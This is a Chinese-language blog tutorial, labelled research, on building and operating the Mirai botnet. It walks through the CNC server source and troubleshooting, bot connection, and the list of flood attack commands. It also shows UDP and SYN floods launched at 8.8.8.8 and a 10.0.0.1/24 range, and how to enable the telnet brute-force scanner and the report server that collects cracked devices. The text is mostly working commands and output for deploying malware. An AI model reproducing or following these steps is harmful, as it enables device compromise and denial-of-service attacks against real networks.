Build Mirai botnet (II): Bruteforce and DDoS Attack

[Research]

2016-11-08 14:07:46 cdxy  Mirai,botnet,malware,DoS

登入CNC

首先看一下CNC部分的源码。 入口 /Mirai/mirai/cnc/main.go line 18

func main() {

tel, err := net.Listen("tcp", "0.0.0.0:23")

if err != nil {

fmt.Println(err)

return

}

api, err := net.Listen("tcp", "0.0.0.0:101")

if err != nil {

fmt.Println(err)

return

}

go func() {

for {

conn, err := api.Accept()

if err != nil {

break

}

go apiHandler(conn)

}

}()

for {

conn, err := tel.Accept()

if err != nil {

break

}

go initialHandler(conn)

}

fmt.Println("Stopped accepting clients")

}

开启23和101两个端口，其中23端口处理telnet登录，101端口作为API。

跟进initialHandler()

initialHandler(conn net.Conn) -> NewAdmin(conn).Handle()

跟进Handle()：

/Mirai/mirai/cnc/admin.go line:20

func (this \*Admin) Handle()

该函数首先读取prompt.txt作为提示返回给用户，然后分别接受用户输入的username & password ，再与数据库存储的信息对比判断。

**特别注意：** 作者留坑，源码中prompt.txt路径为相对路径，且找不到此文件会中断退出。

headerb, err := ioutil.ReadFile("prompt.txt")

if err != nil {

return

}

可以直接把读取prompt.txt相关代码注释掉，如果不想变动源码，**则应在prompt.txt的路径下启动CNC服务器**：

root@xy:~/Mirai/mirai# ./debug/cnc

Mysql DB opened

然后通过telnet连接cnc主机23端口

telnet your-cnc-domain 23

直接回车即可进入登入界面。

输入之前在数据库中INSERT的用户名和密码，登入成功后：

я люблю куриные наггетсы

пользователь: mirai-user

пароль: \*\*\*\*\*\*\*\*\*\*

проверив счета... |

[+] DDOS | Succesfully hijacked connection

[+] DDOS | Masking connection from utmp+wtmp...

[+] DDOS | Hiding from netstat...

[+] DDOS | Removing all traces of LD\_PRELOAD...

[+] DDOS | Wiping env libc.poison.so.1

[+] DDOS | Wiping env libc.poison.so.2

[+] DDOS | Wiping env libc.poison.so.3

[+] DDOS | Wiping env libc.poison.so.4

[+] DDOS | Setting up virtual terminal...

[!] Sharing access IS prohibited!

[!] Do NOT share your credentials!

Ready

mirai-user@botnet#

错误排查

如果telnet连上之后输入任意命令都直接断开，请考虑前文prompt.txt的路径问题。

还有之前我登录时遇到这个错误。

произошла неизвестная ошибка

нажмите любую клавишу для выхода. (any key)

此时cnc端的报错信息。

dial tcp: missing port in address 127.0.0.1

修改/Mirai/mirai/cnc/main.go 加入端口号即可：

const DatabaseAddr string = "127.0.0.1:3306"

再废话一句，main.go配置的数据库信息最好先用Mysql命令手动测试一下。

如果你的配置是：

const DatabaseAddr string = "127.0.0.1:3306"

const DatabaseUser string = "root"

const DatabasePass string = "root"

const DatabaseTable string = "mirai"

用以下命令验证：

mysql -h127.0.0.1 -P3306 -uroot -proot mirai

Bot连接CNC

bot主机执行mirai.dbg即可连接CNC服务器：

root@kali:/home/xy/Desktop/Mirai/mirai/debug# ./mirai.dbg

DEBUG MODE YO

[main] We are the only process on this system!

listening tun0

[main] Attempting[ to kicollennr] eTrcyint g tto ko illCN pCort

23

[killer] Finding and killing processes holding port 23

Failed to find inode for port 23

[killer] Failed to kill port 23

[killer] Bound to tcp/23 (telnet)

[resolv] Got response from select

[resolv] Found IP address: f3251c73

Resolved xxxx.xxx.xx to 1 IPv4 addresses

[main] Resolved domain

[main] Connected to CNC. Local address = -335435584

[killer] Detected we are running out of `/home/xy/Desktop/Mirai/mirai/debug/mirai.dbg`

[killer] Memory scanning processes

[table] Tried to access table.11 but it is locked

Got SIGSEGV at address: 0x0

错误排查

无法解析CNC域名

bot通过table.c设置的域名来寻找CNC服务器。其中解析域名的功能由resolv.c实现，该文件84行硬编码了DNS服务器的地址：

addr.sin\_addr.s\_addr = INET\_ADDR(8,8,8,8);

因此，如果本地搭建环境，或者bot处于AP内网，需要修改IP为本地DNS服务器的IP。

攻击指令

adduser添加用户并为其分配bot

botcount查看已接入的bot数量

mirai-user@botnet# botcount

: 1

提示参数：?

这里?可以理解为一个占位符，解释当前位置参数的意义。

输入?获取攻击命令

mirai-user@botnet# ?

Available attack list

udp: UDP flood

vse: Valve source engine specific flood

dns: DNS resolver flood using the targets domain, input IP is ignored

syn: SYN flood

greeth: GRE Ethernet flood

ack: ACK flood

stomp: TCP stomp flood

greip: GRE IP flood

udpplain: UDP flood with less options. optimized for higher PPS

http: HTTP flood

输入udp ?查看下一个参数的提示，然后每次输入一个参数之后都可以使用?查看进一步提示。

mirai-user@botnet# udp ?

Comma delimited list of target prefixes

Ex: 192.168.0.1

Ex: 10.0.0.0/8

Ex: 8.8.8.8,127.0.0.0/29

mirai-user@botnet# udp 8.8.8.8 ?

Duration of the attack, in seconds

mirai-user@botnet# udp 8.8.8.8 10 ?

List of flags key=val seperated by spaces. Valid flags for this method are

tos: TOS field value in IP header, default is 0

ident: ID field value in IP header, default is random

ttl: TTL field in IP header, default is 255

len: Size of packet data, default is 512 bytes

rand: Randomize packet data content, default is 1 (yes)

df: Set the Dont-Fragment bit in IP header, default is 0 (no)

sport: Source port, default is random

dport: Destination port, default is random

source: Source IP address, 255.255.255.255 for random

Value of 65535 for a flag denotes random (for ports, etc)

Ex: seq=0

Ex: sport=0 dport=65535

用户通过CNC执行攻击指令之后，bot会收到CNC命令并对目标发起攻击：

[main] Connected to CNC. Local address = -335435584

[main] Received 14 bytes from CNC

[attack] Starting attack...

[main] Received 18 bytes from CNC

[attack] Starting attack...

[main] Received 18 bytes from CNC

[attack] Starting attack...

[main] Received 19 bytes from CNC

[attack] Starting attack...

同时，在CNC的Mysql库中也可查询到攻击历史：

mysql> select \* from history;

+----+---------+------------+----------+-------------------+----------+

| id | user\_id | time\_sent | duration | command | max\_bots |

+----+---------+------------+----------+-------------------+----------+

| 1 | 1 | 1478583439 | 1 | syn 10.0.0.1/24 1 | -1 |

| 2 | 1 | 1478583522 | 1 | syn 8.8.8.8/26 1 | -1 |

| 3 | 1 | 1478583560 | 10 | syn 8.8.8.8/26 10 | -1 |

| 4 | 1 | 1478584054 | 1 | udp 8.8.8.8/28 1 | -1 |

+----+---------+------------+----------+-------------------+----------+

4 rows in set (0.00 sec)

telnet爆破

之前我们使用./build debug telnet作为测试环境查看debug信息输出，并已成功使用CNC控制Bot发起攻击。现在我们来关注Mirai感染并控制Bot的流程。

Bot扫描网段内开启telnet的设备，并使用内置字典爆破之，将成功之后的信息返回

该功能在scanner.c实现，源码默认在Debug模式下关闭了scanner的功能，为方便调试，我们需要修改源码：

/Mirai/mirai/bot/scanner.c line 158

注释掉这两行：

//#ifndef DEBUG

#ifdef MIRAI\_TELNET


printf("[scanner] init\n");

scanner\_init();

#endif

//#endif

重新编译并运行，就可以看到scanner的调试信息，**注意要以root权限运行**




接收爆破结果

在之前teble.c中配置的report服务器中运行./scanListen，默认监听48101端口，该服务将接收bot爆破出的结果。

cd /Mirai/mirai/debug && ./scanListen

scanner成功爆破出结果时，会通过resolv模块寻找report服务器所在IP，然后通过report模块发送受害者的信息，如图：



此时report-server接收到数据如下：

